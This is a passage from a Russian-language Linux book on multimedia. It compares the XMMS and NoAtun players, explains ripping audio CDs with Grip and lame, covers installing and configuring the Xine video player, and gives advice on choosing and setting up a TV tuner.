Поддерживает звуковой сервер **MP**-проигрыватель **NoAtun**, входящий в состав KDE. Поэтому вам придется решить, какой проигрыватель использовать. Если вы хотите использовать **xmms**, тогда вы не будете слышать системные звуки, или же вы будете использовать **NoAtun**, но будете слышать звуки KDE. Лично я предпочитаю первое: дело в том, что любая программа, поддерживающая **aRts**, «съедает» больше системных ресурсов, чем **Xmms**.

При запуске любой программы, использующей **aRts**, будет запущен сервер **aRts**, если он не был до этого запущен. Сервер **aRts** можно запускать и при загрузке KDE. Для этого запустите **Центр Настроек KDE** и перейдите в раздел **Звук/Звуковой сервер**. В этом разделе вы можете установить различные параметры звукового сервера — от метода ввода/вывода звука до частоты дискретизации. В качестве метода ввода/вывода звука вы можете выбрать один из методов: **Open Sound System**, **Advanced Linux Sound Architecture**, **Threaded** (многопоточковая) **OSS** или **Автоопределение**.

Рассмотрим пару полезных трюков, которые можно проделать с помощью **NoAtun**. Допустим, вы хотите слышать одну музыку, то есть вам нужно убрать голос исполнителя. Выполните команду меню **Параметры → Эффекты** и установите эффект **VoiceRemoval** (см. рис. 16.3).




Рис. 16.3. Удаление голоса




Рис. 16.4.
Параметры
работы NoAtun

Конечно, голос удаляется не всегда, и иногда он все еще слышен (хотя и слабо). В этом случае нужно применить эффект **VoiceRemoval** несколько раз (два и более).

Вам также доступны эффекты реверберации, расширения стереобазы (**ExtraStereo**), питч (замедление и ускорение воспроизведения).

С помощью утилиты настройки сервера **aRts** вы можете получить много информации о работе сервера (например, что делает та или иная программа), а также настроить параметры звучания (рекомендую выполнить команду меню **Вид** → **FreeVerb** и поэкспериментировать с параметрами в открывшемся окне). Из рис. 16.4 видно, что программа **NoAtun** использует сервер **aRts**, тип — воспроизведение, назначение — вывод звука (**out_soundcard**).

Вам уже надоело слушать MP3-файлы и теперь хочется прослушать компакт-диск? Проигрывать компакт-диски можно или с помощью специальной программы **KsCD** (рис. 16.5), или используя какой-либо другой проигрыватель, который поддерживает компакт-диски, например, тот же **Xmms**.

Вы можете редактировать названия песен с помощью редактора базы данных **CD (freeDB)**. По окончании редактирования вы можете сохранить названия песен локально или же на сервер **freedb**, чтобы другие пользователи не заполняли названия альбома и дорожек вручную. Впоследствии вы сами можете получить эти данные от сервера **freedb**. Однако эту возможность вы вряд ли будете использовать, разве что сами организуете свой сервер **freedb** и будете использовать его вместе со своими знакомыми.



Рис. 16.5. Проигрыватель KsCD

16.3. Сравнение XMMS и NoAtun

Сегодня самыми популярными проигрывателями для Linux являются программы **XMMS** и **NoAtun**. Первая программа поставляется с большинством дистрибутивов, а вторая входит в состав KDE. Как вы используете программу **XMMS**? Скорее всего, просто для прослушивания музыки, а она много чего умеет. В этой главе мы поговорим о нестандартных возможностях программы **XMMS** — плагинах, скинах (о стандартных читайте в предыдущем разделе). Параллельно будем сравнивать возможности **XMMS** с возможностями программы **NoAtun**.

Полное название проигрывателя XMMS — X Multimedia System. Программа XMMS использует интерфейс WinAMP и поддерживает скины программы WinAMP. XMMS может воспроизводить звук, записанный в форматах MP3, WAVE, MOD, S3M и других. Версия 1.2.7 поддерживает плагины *input*, *output*, *general* и *visualization*.

Окно программы XMMS состоит из трех частей: главное окно, эквалайзер и редактор песен. На рис. 16.1 изображена программа XMMS в «полной комплектации».

Как я уже отмечал, программа поддерживает форматы MPEG 1/2/3, WAVE, MOD, S3M, а также поддерживается формат AudioCD. Таким обилием форматов не может похвастаться программа NoAtun. Честно говоря, меня не интересуют форматы MOD, S3M, CIN (ID Software), мне нужна поддержка только форматов MP1/2/3, WAVE и AudioCD.

Программе NoAtun очень не хватает поддержки AudioCD. Конечно, можно запустить проигрыватель AudioCD KsCD, но зачем — ведь есть XMMS. Если вы хотите узнать, какие еще форматы поддерживает ваш XMMS, откройте окно опций (нажмите Ctrl + P). На странице **Звуковые модули Ввода/Вывода** представлены все модули, отвечающие за поддержку тех или иных форматов.

В этом же окне вы можете выбрать модуль вывода: драйвер OSS, модуль вывода звука eSound или модуль записи на диск. Для нормального воспроизведения нужно использовать драйвер OSS. Нажав кнопку **Настройка**, вы можете настроить выбранный драйвер. Если у вас установлена звуковая карта Sound Blaster 16, ViBRA или AWE32/64, в настройках драйвера OSS вы можете установить трехмерное стереорасширение (3D Stereo Enhancement).

Теперь немного поговорим о модуле записи на диск. Если установить этот модуль в качестве основного модуля вывода, музыка не будет воспроизводиться с помощью драйвера OSS, а будет записываться на диск в виде WAVE-файла. А это значит, что любой формат, который поддерживается модулями ввода программы XMMS, вы можете конвертировать в WAVE.

Скорее всего, MP3 конвертировать в WAVE вам не придется — это просто неразумно, а вот «сграбить» пару компакт-дисков, не выходя из любимой программы — так это можно. Откройте компакт-диск (для этого нажмите Shift + L, чтобы загрузить каталог и выберите каталог /mnt/cdrom) и включите модуль записи на диск. Теперь нажмите кнопку **Play**. Процесс записи можно остановить в любой момент. Все! Все дорожки будут записаны на диск (в ваш домашний каталог) в виде WAVE-файла. Имена файлов будут типа TrackN.wav.

Естественно, во время записи музыки вы не услышите, потому что модуль OSS не используется. Стоит заметить, что XMMS «грабит» компакт-диски значительно быстрее, чем программа Grip (по крайней мере, у меня). Потом эти файлы можно будет преобразовать в MP3 с помощью любого конвертера, например, *lame* или *l3enc*. Преобразовать WAVE в MP3 можно так:

```
lame -b 128 input.wav output.mp3
```

Опция **-b** устанавливает скорость потока (bitrate) 128 Kbit/sec. Более подробно о преобразовании WAVE в MP3 вы можете прочитать на страницах помощи программы **lame**, выполнив следующую команду:

```
man lame
```

Программа **NoAtun** также обладает модулем записи на диск. Этот модуль можно выбрать в окне **эффекты**. Должен заметить, что в программе **NoAtun** этот модуль не работает. Впрочем, он и не нужен — все равно программа **NoAtun** не поддерживает **AudioCD**.

На странице **Эффекты/Общие модули** (рис. 16.6) вы можете выбрать нужный вам эффект или дополнительный модуль. Например, модуль **смена песни** позволяет установить команду, которая будет выполнена после воспроизведения песни, и команду, которая будет выполнена после воспроизведения всех песен. Первая команда может включать параметр **%s**, который будет заменен названием только что воспроизведенной песни. Эту возможность можно использовать для автоматического конвертирования WAVE в MP3. Вы будете слушать музыку, а **xmms** — конвертировать ее в формат MP3.

При воспроизведении музыки вы можете использовать один из эффектов:

- **LADSPA** (по умолчанию).
- **SOX**.
- Модуль удаления голоса.
- Улучшенное стерео (расширение стереобазы).
- Эхо.




Рис. 16.6. Эффекты/Общие модули

Включив модуль удаления голоса, вы будете слышать только одну музыку. Конечно, качество работы этого модуля очень сильно зависит от качества записи вашего MP3. Этот модуль намного лучше работает с AudioCD — голос полностью удаляется.

Аналогичные эффекты поддерживает и программа NoAtun. К тому же в программе NoAtun имеется возможность применить один и тот же эффект несколько раз.

Теперь рассмотрим модули визуализации. Лично мне больше всех нравится модуль G-Force. Кроме обыкновенной визуализации, он обладает множеством дополнительных функций, например, функцией измерения скорости кадров (fps). Нажмите ? в окне модуля и вы увидите список функций модуля (рис. 16.7).

Модули визуализации поддерживаются и программой NoAtun, но почему-то они очень нестабильны, и их использование может вызвать сбой программы NoAtun.

Нам осталось рассмотреть только скины. Нажмите Alt + S, чтобы открыть окно просмотрщика шкур — так официально называется окно выбора скина. У вас нет шкур? Где их взять? Подойдут ваши шкуры от WinAmp. Zip-файлы скинов нужно скопировать в каталог /usr/share/xmms/Skins. После этого установленные шкуры будут доступны всем пользователям системы. Если вы хотите, чтобы с трудом добытая шкура была доступна только вам или же у вас нет прав на запись в каталог /usr/share, установите шкуру в каталог ~/.xmms/Skins, где ~ — это ваш домашний каталог.

По количеству и качеству шкур программа NoAtun является достойным соперником программе XMMS. На рис. 16.8 представлен один из образов NoAtun.

Как видите, программа NoAtun уступает программе XMMS практически по всем параметрам. Не в пользу NoAtun говорит и ее производительность: программе XMMS требуется значительно меньше системных ресурсов, чем NoAtun. Проведем небольшой эксперимент. Будем следующим образом запускать программу free (информация о загрузке памяти): сначала запустим ее сразу после загрузки KDE3, затем во время работы XMMS, затем после повторной загрузки KDE3, запустим free во время работы NoAtun. Результаты говорят сами за себя.




Рис. 16.7. Окно «G-Force»




Рис. 16.8. Образ NoAtun

После запуска KDE3 (первый и второй запуск практически не отличаются, поэтому листинг привожу один раз):

	total	used	free	shared	buffers	cached
Mem:	127028	96160	30868	0	3424	56664
-/+ buffers/cache:		36072	90956			
Swap:	72256	0	72256			

Во время работы XMMS:

	total	used	free	shared	buffers	cached
Mem:	127028	104504	22524	0	3476	57636
-/+ buffers/cache:		43392		83636		
Swap:	72256	0	72256			

Во время работы NoAtun:

	total	used	free	shared	buffers	cached
Mem:	127028	124432	2596	0	3412	50228
-/+ buffers/cache:		70792	56236			
Swap:	72256	0	72256			

Разница в 20 Мб ОЗУ, я считаю, довольно значительна, особенно если всего установлено 128 Мб ОЗУ.

Такая «прожорливость» NoAtun объясняется тем, что эта программа для воспроизведения звука используется сервер aRts. Вы можете убедиться в этом, если нажмете Ctrl + Esc (откроется список процессов). Даже если вы не запускали artsd вручную, при запуске NoAtun запустит его.

Как написано в справочной системе KDE, сервер aRts «позволяет вам слышать системные звуки, и при этом одновременно проигрывать mp3 файл или играть в игру с фоновой музыкой». Впрочем, это можно считать даже достоинством, если бы не одно «НО»: если программа (та же игра), не поддерживает aRts, она вообще не сможет ничего воспроизвести.

Попробуйте запустить NoAtun (даже не нужно воспроизводить музыку) и попытаться что-нибудь проиграть с помощью XMMS (XMMS не поддерживает aRts): вы получите сообщение, что звуковая плата используется другим приложением. Да, это так — звуковая плата занята сервером aRts. Стоит вам «убить» демон artsd, сразу же XMMS сможет воспроизводить музыку.

16.4. «Ограбление» Audio-CD

Вот мы и подошли к самому интересному моменту в этой главе. Так как наш пользователь одолжил новый компакт-диск у своего соседа, ему захотелось сохранить его содержимое в формате MP3 на своем жестком диске. Для операционной системы написано множество программ, позволяющих «грабить» музыку с компакт-дисков. Самыми известными программами являются AudioGrabber и CDEX. Но не уста-

навливать же Windows только для того, чтобы «сграбить» пару компактвов? В Linux существует специальная программа для записи дорожек аудио CD на жесткий диск — **Grip** (/usr/bin/grip).

Запустите программу **Grip**. Затем нажмите кнопку «Eject», вставьте компакт-диск в устройство /dev/cdrom (т.е. свой CD-ROM) и снова нажмите кнопку «Eject».

Вы видите, что вместо названия песен отображаются только надписи Track1.. TrackN. Вряд ли нас устраивают такие названия, поэтому нажмите кнопку **Toggle Disk Editor**. Окно программы Grip расширится, и вы увидите редактор названий песен (см. рис. 16.9). После того, как вы введете названия песен, нажмите кнопку **Save disc info**.

Перед началом «ограбления» компакт-диска перейдите на закладку **Config** программы Grip. Нас интересуют опции на страницах **CD**, **Rip**, **MP3**, **ID3**.

На странице **CD** можно указать опции устройства CD-ROM и имя самого устройства CD-ROM (рис. 16.10), если у вас их несколько. По умолчанию используется устройство /dev/cdrom. Вы же можете указать другое устройство CD-ROM, например, /dev/hdd (если CD-ROM подключен как Slave ко второму мастеру — Secondary Master).

Теперь перейдите на страницу **Rip** → **Options** и отключите надоедающий параметр **Auto-eject after rip**. При включенном параметре после того, как Grip скопировал на винчестер содержимое аудио-дорожек, компакт-диск будет извлечен из устройства. Однако, если вы хотите «сграбить» отдельные дорожки, диск должен лостваться в приводе.

На странице **MP3/Options** вы можете установить скорость потока MP3 (по




Рис. 16.9. Аудиограбер Grip




Рис. 16.10. Параметры устройства CD-ROM

умолчанию используется 128 Кб/с). Здесь же можно установить количество процессоров, которые будут использованы для сжатия музыки (параметр **Number of CPUs to use**).

Как работает грабер? Сначала он читает дорожку компакт-диска и записывает ее в WAV-файл. Затем он запускает MP3-компрессор и сжимает WAV-файл. После сжатия исходный WAV-файл удаляется. Вы можете отключить параметр **Delete .wav after encoding**, чтобы WAV-файл не удалялся после сжатия, но помните, что WAV-файлы занимают очень много дискового пространства. Например, обыкновенный аудио компакт-диск в формате WAV будет занимать около 650 Мб на жестком диске, этот же компакт-диск в формате MP3 — всего около 65 Мб (при битрейте 128 Кбит/с).



Примечание

Битрейт (bitrate) — количество информации в килобитах, описывающей одну секунду звука. Опыт показывает, что битрейт 128 Кбит/с для большинства людей достаточен, чтобы считать звучание идеальным. Значение 128 Кбит/с является пороговым значением, выше которого качество не так существенно увеличивается (при увеличении битрейта), чем до него. Но тем не менее, чем битрейт больше, тем лучше. Сейчас стараются использовать битрейт 160..192 Кбит/с.

На закладке ID3 вы можете добавить ID-тэги прямо в MP3-файл. Как правило, ID-тэги содержат такую информацию, как «имя исполнителя», «название альбома» и «название песни». Потом эта информация будет отображаться в проигрывателе MP3 при воспроизведении MP3-файла. Если вы забыли

установить параметр **Add IDx tags to MP3**, не беспокойтесь: вам доступны сразу две программы редактирования ID-тэгов — **EasyTAG** и **MP3 info** (рис. 16.11).





Рис. 16.11. Редактирование MP3-тэгов

Теперь мы готовы приступить к непосредственному преобразованию аудиодорожек в MP3-файлы. Выберите нужные вам дорожки с помощью правой кнопки мыши и перейдите на закладку **Rip**. Вам доступны два режима: **Rip+Encode** и просто **Rip** (рис. 16.12). В первом случае программа Grip создаст WAV-файлы и преобразует их в формат MP3. Во втором случае преобразование в формат MP3 произведено не будет. Нажмите кнопку **Rip+Encode**. Если вы не выбрали ни одной дорожки, Grip спросит вас, хотите ли вы записать сразу весь компакт-диск.

Программа Grip работает очень быстро, поскольку используются сразу два потока — один для чтения дорожек CD и записи их в WAV-файл, а другой — для преобразования WAV-файла в формат MP3. Например, вы выбрали две дорожки. Сначала Grip прочитает первую и сохранит ее на диск в формате WAV. Затем, пока будет читаться вторая дорожка, Grip параллельно будет сжимать первый WAV-файл. Качество сжатия тоже вполне приемлемое: песня продолжительностью 3 минуты 30 секунд заняла 3,36 Мб в формате MP3 (при битрейте 128 Кбит/с).

Рис. 16.12. Выбор режима «ограбления»



Видео и видеомонтаж в Linux

17.1. Программы для просмотра видео

17.1.1. Обзор программ

С помощью каких программ пользователь может посмотреть видео? Как вы знаете, видео может быть записано в форматах AVI, VCD, DVD, MPEG-1, MPEG-2, MPEG-4. Больше всего нас (во всяком случае, меня) интересует самый распространенный последний формат. Своей популярности формат MP4 добился благодаря тому, что он не требует никакой дополнительной аппаратуры, как, например, DVD. В зависимости от дистрибутива у вас могут быть установлены разные программы для просмотра видео. Самые распространенные — XMovie, Gtv и Xine.

Программа XMovie поддерживает видео, записанное в форматах MPEG-1/2, DVD и QuickTime. Программа Gtv — AVI, MPEG-1/2, VCD. Как видите, эти программы не поддерживают нужный нам формат.

В состав KDE входит простенький видеопроигрыватель **aKtion**. Возможности его довольно скудны: он поддерживает только MPEG1, QuickTime, AVI и анимированный GIF. К тому же MPEG полностью не поддерживается — воспроизведение без звука. Почему так слабо? Да потому, что **aKtion** (рис. 17.1) — это всего лишь оболочка для старого проигрывателя **xanim**.



Рис. 17.1. Программа **aKtion**

Единственная функция, которая понравилась мне в **aKtion** — это захват экрана. Для захвата текущего кадра нажмите клавишу «С». По умолчанию используется формат PNG, но в параметрах программы вы можете установить любой другой формат.

17.1.2. Программа Xine

Программа Xine (рис. 17.2) — свободно распространяемый видеопроигрыватель для Unix-систем. Поддерживает форматы VCD, DVD, MPEG-1/2 и дополнительно MPEG-4 и другие форматы. Это значит, что программу можно расширить, добавив в нее поддержку нужных форматов. Однако в некоторых дистрибутивах поддержка MPEG-4 добавлена, а в некоторых нет. Например, в дистрибутиве ALT Junior 1.1 я не смог посмотреть фильм в формате MPEG-4 с помощью Xine. Пришлось обновить систему. В второй версии дистрибутива ALT Junior с поддержкой MPEG-4 все было нормально.



Рис. 17.2. Воспроизведение фильма с помощью Xine

Лучше всего загрузить самую последнюю версию проигрывателя из Internet по адресу <http://xine.sourceforge.net/>.

Вам нужно скачать файлы:

1. xine-ui (сам проигрыватель).
2. xine-lib (библиотека).
3. xine-vcdx (если у вас есть DVD-привод).

Перед установкой новой версии, старую нужно удалить из системы (команда `rpm -e xine*`). Затем распакуйте архивы в какой-нибудь каталог (желательно в `/usr/src/xine`), перейдите в этот каталог и введите команды:

```
./configure  
make  
make install
```

Для выполнения этих команд вам нужно зарегистрироваться как пользователь `root`. Сначала нужно установить библиотеку, а только потом уж проигрыватель. Проигрыватель компилируется теми же тремя командами.

Если в процессе сборки система сообщит вам, что нельзя найти путь к библиотекам, переустановите значение переменной окружения:

```
export LD_LIBRARY_PATH=/usr/local/lib:$LD_LIBRARY_PATH
```

После этого повторите попытку.

Когда программа будет установлена, введите команду `xine-check` для проверки конфигурации вашей системы: программа определит используемый вами сервер звука, видеодрайвер и другие параметры.

Программа Xine по умолчанию использует видеодрайвер XShm и аудиодрайвер `alsa09`. Если вас чем-нибудь не устраивают данные драйверы, вы можете установить свои собственные. Параметр `-A` позволяет задать аудиодрайвер, а `-V` позволяет задать видеодрайвер. Проигрыватель поддерживает следующие аудиосистемы:

- OSS;
- ALSA;
- aRts;
- ESD;
- Irix;
- Sun Audio.

При работе с проигрывателем можно использовать следующие видеодрайверы:

- Xvideo;
- XShm;
- OpenGL;
- SDL;
- ASCII Art library;
- Syncfb;
- framebuffer.

Если вы установили какой-нибудь драйвер (аудио или видео), а `xine` перестал запускаться, запустите `xine` с параметрами `-A null` и `-V null` или заново введите команду `xine-check`.

Для повышения производительности в опциях Xine можно включить режим `disable_scrolling` (на странице Video).

Кроме параметров `A` и `V`, можно использовать другие параметры, наиболее полезные из них: `f`, `G`, `g` и `n`. Параметр `-f` запускает проигрыватель сразу в полноэкранном режиме, параметр `G` позволяет установить размер окна, например, `-G 640x480`. Параметр `-g` позволяет спрятать графическую оболочку, а параметр `-n` разрешает управлять проигрывателем по сети. Для управление по сети создайте файл `~/xine/passwd` и добавьте в него строку `ALL: ALLOW`. Затем добавьте строку

```
xinectl 6789/tcp # xine control
```

в файл `/etc/services`. Запустите `xine` с параметром `-n` и запустите команду `telnet localhost 6789`. Теперь можно управлять проигрывателем по сети. Введите команду `help` для получения краткой помощи по командам для сетевого управления.

Во время воспроизведения вы можете использовать комбинации клавиш, приведенные в табл. 17.1.

Клавиатурные сочетания Xine

Таблица 17.1

Комбинация клавиш	Назначение
0..9	Переход к 0%...90% текущего видеопотока
E	Извлечь текущий носитель (для CD-ROM и DVD-ROM)
F	Перейти в полноэкранный режим
G	Показать или спрятать интерфейс пользователя (GUI)
H	Показать или спрятать окно с видеовыводом
Alt + L (l)	Показать окно протокола
Ctrl + M (m)	Выключить звук (mute)
Alt + P (p)	Показать или спрятать окно списка фильмов
Q (q)	Выход
S/s	Стоп/Масштаб 1:1
Alt + S (s)	Показать окно настроек
V / v	Увеличить / уменьшить звук
I	Сфотографировать текущий кадр
Enter	Воспроизведение
Пробел	Пауза
Вверх / Вниз	Увеличить / Уменьшить скорость воспроизведения
Ctrl + Влево / Вправо	Перемотка -/+ 15 секунд
Влево / Вправо	Перемотка -/+ 60 секунд
Alt + 1	Установить размер окна, равный 50 % от размера изображения
Alt + 2	Установить размер окна, равный 100 % от размера изображения
Alt + 3	Установить размер окна, равный 200 % от размера изображения
Z/z	Увеличение / Уменьшение масштаба
Esc	Показать главное меню

Счастливые обладатели DVD могут использовать клавиши цифровой клавиатуры для переключения событий. Если у вас имеется DVD-ROM, введите команду `map xine` и вы узнаете комбинации клавиш для DVD-навигации. Там же вы найдете несколько комбинаций клавиш, которых нет в таблице.

17.2. Смотрим телепередачи под Linux

17.2.1. Выбор TV-тюнера под Linux

Наступили долгожданные выходные и пора бы отдохнуть от изрядно надоевшей работы. Наверное, одним из самых популярных средств организации пассивного досуга является телевизор. Как же без него? Но вот подыматься

из-за компьютера (тем более, что кресло ведь нагретое) как-то не хочется... Ну вот, опять, как только вы сделали героический поступок: встали со своего кресла и направились в комнату, обнаруживается, что телевизор занят девушкой/женой/детьми или родителями для просмотра очередной мыльной оперы или какого-нибудь концерта попсовой музыки. Что же делать? Ответ прост: купить TV-тюнер.

В последнее время цены на TV-тюнеры достаточно низкие и за 50...60 вечноезеленых (ходят слухи, что их собираются перекрасить в красный цвет, поэтому, возможно, к моменту выхода этой книги из печати их уже будут называть «червонцами») можно купить более или менее нормальную модель. А если денег уж совсем мало, можно найти дешевую модель за \$40 или же купить за такую цену более дорогую модель, но уже бывшую в употреблении.

Прежде, чем перейти к настройке вашего TV-тюнера, сделаю небольшое вступление. Если вы еще не купили тюнер, не спешите. Я рекомендую приобретать тюнеры производства компании AverMedia. Не пожалейте денег на тюнер этой компании. Если же денег все-таки нет, отложите то, что есть до следующей зарплаты: я не советую вам покупать простенькую модель за \$30...40. Иначе вы получите плату неизвестного китайского производителя, глюкавый драйвер для Windows 98 (который не будет работать даже с Win2000) и малофункциональную программку для просмотра телепередач. Впоследствии даже для Windows вам трудно будет достать более мощные программы, позволяющие работать с TV-тюнером.

Следующий аспект. Предположим, что деньги у вас есть, и вы решили купить лучшую модель. Но какая модель лучше? Та, которую посоветует продавец? Запомните: никто не будет критиковать свой товар — ведь его нужно продать. Честно говоря, я сам не очень хорошо разбираюсь в TV-тюнерах, поскольку это не касается системного администрирования и программирования. Могу посоветовать только одно: не покупайте внешние USB-тюнеры.

Внешние тюнеры в зависимости от модели и производителя, как правило, дороже стоят, чем их внутренние собратья. Но, если я правильно вас понял, дело за ценой не стоит. Как раз дело тут не в цене. Для USB-тюнеров не создано стабильных драйверов для операционной системы Linux. Поэтому нет никакой гарантии, что имеющийся у вас драйвер будет работать с купленным устройством. А во-вторых, пропускная способность шины USB 1.1 недостаточна для качественного просмотра телепередач.

Следующий момент, который важно учесть при выборе TV-тюнера. Как правило, любое видео передается в одном из стандартов: PAL, SECAM, NTSC. Некоторые, узрев знакомую надпись PAL, сразу же покупают тюнер, тем более что цена составляет всего лишь какие-то \$30. Думаете, просто такие модели стоят так дешево? Конечно, есть и дорогие модели, поддерживающие только систему PAL. Вещание телепередач в странах СНГ производится в системе SECAM, а звук передается в системе D/G. Поэтому при покупке тюнер, убедитесь, что он поддерживает оба эти стандарта.

Не волнуйтесь, если ваша модель не поддерживает систему PAL: в ближайшее время переход телевидения на эту систему не планируется. В противном случае, если ваш тюнер поддерживает только PAL, изображение будет черно-белым, а если отсутствует поддержка D/G, то... Я умолчу об этом (не хочется вспоминать издаваемый шум).

Все тюнеры поставляются в одном из трех вариантах:

1. Простой — обыкновенный TV-тюнер.
2. С поддержкой FM.
3. С поддержкой FM и пультом дистанционного управления.

В первом случае вы сможете только смотреть телепередачи, во втором — еще и слушать радио, а в третьем — делать первое и второе, лежа на диване с пультом в руках. Какой покупать? Это зависит от ваших финансов. Скажу честно: тюнера у меня вообще нет, а у соседа, у которого и производилась вся эта настройка (за что мы взаимно благодарны друг другу), денег на дистанционку не хватило. Поэтому настройку дистанционного управления я рассматривать не буду, а только укажу, где об этом написано.

Я не буду вас утомлять особенностями устройства TV-тюнера, а лучше сразу приведу список моделей, которые поддерживает мое ядро:

- Все карты AverMedia.
- Все карты ADS Channel Surfer.
- Все карты Maxi TV Video PCI.
- Карты Bt848/Bt848a/Bt849/Bt878/Bt879.
- Карты MATRIX Vision.
- Карты Miro/Pinnacle PCTV.
- Карты Hauppauge Win/TV pci (рис. 17.3).



Рис. 17.3. TV-Tuner Hauppauge Win/TV pci

Для более подробной информации смотрите файл: `/usr/src/linux/Documentation/video4linux/bttv/CARDLIST`, если у вас ядро 2.4.x.x или файл `/usr/src/linux/Documentation/video4linux/bttv/CARDS`, если у вас ядро 2.2.x.x.

17.2.2. Настройка ядра Linux. Установка драйверов

Вот теперь перейдем к настройке вашего тюнера. Дополнительную информацию, правда, на английском языке, вы можете найти в каталоге `/usr/src/linux/Documentation/video4linux/`. Перед покупкой тюнера обяза-

тельно прочитайте эту документацию или хотя бы убедитесь, что ваш тюнер имеется в файле `CARDLIST`.

Если у вас нет этого каталога, значит, у вас не установлены исходные тексты ядра. Для их установки вам нужно установить пакеты:

- `kernel-headers`;
- `kernel-source`.

